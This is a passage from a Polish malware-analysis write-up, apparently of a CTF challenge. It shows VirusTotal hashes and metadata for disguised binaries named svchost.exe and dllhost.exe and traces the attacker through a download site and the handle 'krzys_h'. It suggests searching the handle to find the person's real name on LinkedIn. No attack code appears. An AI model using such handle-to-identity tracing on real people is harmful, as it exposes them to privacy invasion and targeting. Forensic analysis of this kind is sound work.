File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable for MS Windows (console) Mono/.Net assembly
TrID	Microsoft Visual C++ compiled executable (generic) (41.1%) Win64 Executable (generic) (26.1%) Win16 NE executable (generic) (12.5%) Windows Icons Library (generic) (5.1%) OS/2 Executable (generic) (5%)
DetectItEasy	PE64 Compiler: MinGW (GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0) Linker: GNU linker ld (GNU Binutils) (2.30) [Console64.console]
File size	88.47 KB (90595 bytes)

(b) svchost.exe w virustotal

Rysunek 16: Wyniki w VirusTotal pliku svchost.exe



(a) dllhost.exe w virustotal

Basic properties	
MD5	43eb08ca8995ef152724ac1f93463bee
SHA-1	ebbd970af5ae3fd017b71bade27d5bac319292cf
SHA-256	88d5a087868821d16cf218a26e24fd8d56e8a1b32820863abcd777ed293dbe6d
Vhash	01402655Tz
Authentihash	c5f02ca8dc80a994354743158e29a5a1d01294bdbc78a26f9637db99d5784a86
SSDEEP	192:/8Ps7wTjVXwpsmza2Vtq-/rzsB15qRlEj/qD/KsVMtUPs8TRXx+VA+/rwD5bV4
TLSH	T18132D814FBE8C526C97E16758DA343408B76F6079422DA1F1EC9E28F9E13385CA53B72
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
TrID	Win64 Executable (generic) (56.5%) Windows Icons Library (generic) (11%) OS/2 Executable (generic) (10.9%) Generic Win/DOS Executable (10.7%) DOS Executable Generic (10.7%)
DetectItEasy	PE64 Library: .NET (v4.0.30319) Library: .NET (v4.0.30319) Linker: Microsoft Linker
File size	11.02 KB (11280 bytes)
PEID packer	Microsoft Visual C++ v.x.x DLL

(b) dllhost.exe w virustotal

Rysunek 17: Wyniki w VirusTotal pliku svchost.exe

5. Ślady wskazujące na atakującego

Głównym śladem jest strona z której malware pobierał pliki .php - <https://blog.duck.edu.pl>. Tam znajdują się liczne zdjęcia kaczek zamieszczone przez użytkownika **krzys_h**. Po wpisaniu w google można znaleźć wszystkie informacje (łącznie z imieniem i nazwiskiem np. z profilu linkedin). Dodatkowo nick **krzys_h** pojawia się na kanale irc oraz we właściwościach plików - co potwierdza np. zrzut z VirusTotal 18(dllhost.exe) gdzie widać autorów pliku.

File Version Information	
Copyright	Copyright © krzys_h & loczek 2021
Product	dllhost
Description	dllhost
Original Name	dllhost.exe
Internal Name	dllhost.exe
File Version	1.0.0.0

Rysunek 18: Copyright - VirusTotal